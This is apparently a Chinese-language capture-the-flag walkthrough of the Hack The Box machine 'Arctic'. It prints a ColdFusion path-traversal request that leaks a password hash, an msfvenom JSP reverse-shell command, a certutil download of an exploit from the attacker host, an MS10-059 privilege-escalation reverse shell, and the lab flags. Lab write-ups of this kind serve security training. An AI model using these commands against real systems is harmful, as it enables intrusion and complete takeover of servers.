

Arctic(完成)


```
└──# nmap -sCV 10.10.10.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-31 06:44 EDT
Nmap scan report for 10.10.10.11
Host is up (0.24s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.84 seconds
```

兩個遠程，一個不知道做啥用，但FTP、SMB都是敗，但web成功




找到一個登入介面，為ADOBE 8





找到漏洞




有修改jsp、攻擊IP...等，都執行都失敗

在CVE 2010-2861 找到一組GET請求，並測試成功

https://www.exploit-db.com/exploits/14641

```
# Working GET request courtesy of carnal0wnage:
# http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en
#
```




```
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true

john解密後：happyday
```


找不到注入點，放棄

在網站找到一組漏洞CVE-2009-2265 ，要件一組jsp payload
https://github.com/nipunsomani/Adobe-ColdFusion-8-File-Upload-Exploit/tree/main

要件一組jsp payload

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.3 LPORT=5555 -f raw > test.jsp
```

上傳成功



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.11] 49598
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

---

user flag

```
 Directory of C:\Users\tolis\Desktop

22/03/2017  10:00 ••    <DIR>          .
22/03/2017  10:00 ••    <DIR>          ..
01/04/2024  09:39 ••                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   1.433.149.440 bytes free

C:\Users\tolis\Desktop>type user.txt
type user.txt
8afa0691e48a98b2298e4527005588af
```

```
C:\ColdFusion8\runtime\bin>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ◆◆
System Boot Time:          1/4/2024, 9:38:54 ◆◆
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     6.143 MB
Available Physical Memory: 4.872 MB
Virtual Memory: Max Size:  12.285 MB
Virtual Memory: Available: 11.018 MB
Virtual Memory: In Use:    1.267 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

確認漏洞MS11-046

https://github.com/abatchy17/WindowsExploits/blob/master/MS11-046/40564.c

```
#   Exploit compiling (Kali GNU/Linux Rolling 64-bit):
#     - # i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
```

上傳成功

```
C:\ColdFusion8\runtime\bin>certutil -urlcache -split -f http://10.10.14.3:8080/MS11-046.exe test.exe
certutil -urlcache -split -f http://10.10.14.3:8080/MS11-046.exe test.exe
****  Online  ****
  000000  ...
  03a96f
CertUtil: -URLCache command completed successfully.

C:\ColdFusion8\runtime\bin>ls
ls

C:\ColdFusion8\runtime\bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\ColdFusion8\runtime\bin

01/04/2024  11:34 ••    <DIR>          .
01/04/2024  11:34 ••    <DIR>          ..
18/03/2008  12:11 ••            64.512 java2wsdl.exe
19/01/2008  10:59 ••         2.629.632 jikes.exe
18/03/2008  12:11 ••            64.512 jrun.exe
18/03/2008  12:11 ••            71.680 jrunsvc.exe
18/03/2008  12:11 ••             5.120 jrunsvcmsg.dll
18/03/2008  12:11 ••            64.512 jspc.exe
22/03/2017  09:53 ••             1.804 jvm.config
18/03/2008  12:11 ••            64.512 migrate.exe
18/03/2008  12:11 ••            34.816 portscan.dll
18/03/2008  12:11 ••            64.512 sniffer.exe
01/04/2024  11:34 ••           239.983 test.exe
18/03/2008  12:11 ••            78.848 WindowsLogin.dll
```

執行提權失敗

改用Windows漏洞建議者

https://github.com/AonCyberLabs/Windows-Exploit-Suggester

按照github動作執行

```
┌──(root㉿kali)-[~/HTB/Arctic/Windows-Exploit-Suggester]
└─# python2 windows-exploit-suggester.py --database 2024-03-31-mssb.xls --systeminfo systeminfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known e
xploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (277893
0) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR
, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR
, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Impor
tant
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981
957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - C
ritical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege
 (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Import
ant
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```

漏洞MS10-059,進行反彈成功

參考https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS10-059

```
└─# nc -lvnp 6666
listening on [any] 6666 ...
ls
id
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.11] 50056
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\ColdFusion8\runtime\bin>id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\ColdFusion8\runtime\bin>whoami
whoami
nt authority\system
```

```
02/04/2024  08:04 ••           784.384 MS10-059.exe
18/03/2008  12:11 ••            34.816 portscan.dll
18/03/2008  12:11 ••            64.512 sniffer.exe
18/03/2008  12:11 ••            78.848 WindowsLogin.dll
18/03/2008  12:11 ••            64.512 wsconfig.exe
22/03/2017  09:53 ••             1.013 wsconfig_jvm.config
18/03/2008  12:11 ••            64.512 wsdl2java.exe
18/03/2008  12:11 ••            64.512 xmlscript.exe
              16 File(s)      4.123.393 bytes
               2 Dir(s)   1.431.699.456 bytes free

C:\ColdFusion8\runtime\bin>whami
whami

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis

C:\ColdFusion8\runtime\bin>MS10-059.exe 10.10.14.3 6666
MS10-059.exe 10.10.14.3 6666
```

root flag

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
8d1c7b4f69a55cd18e294f39ef15b47f
```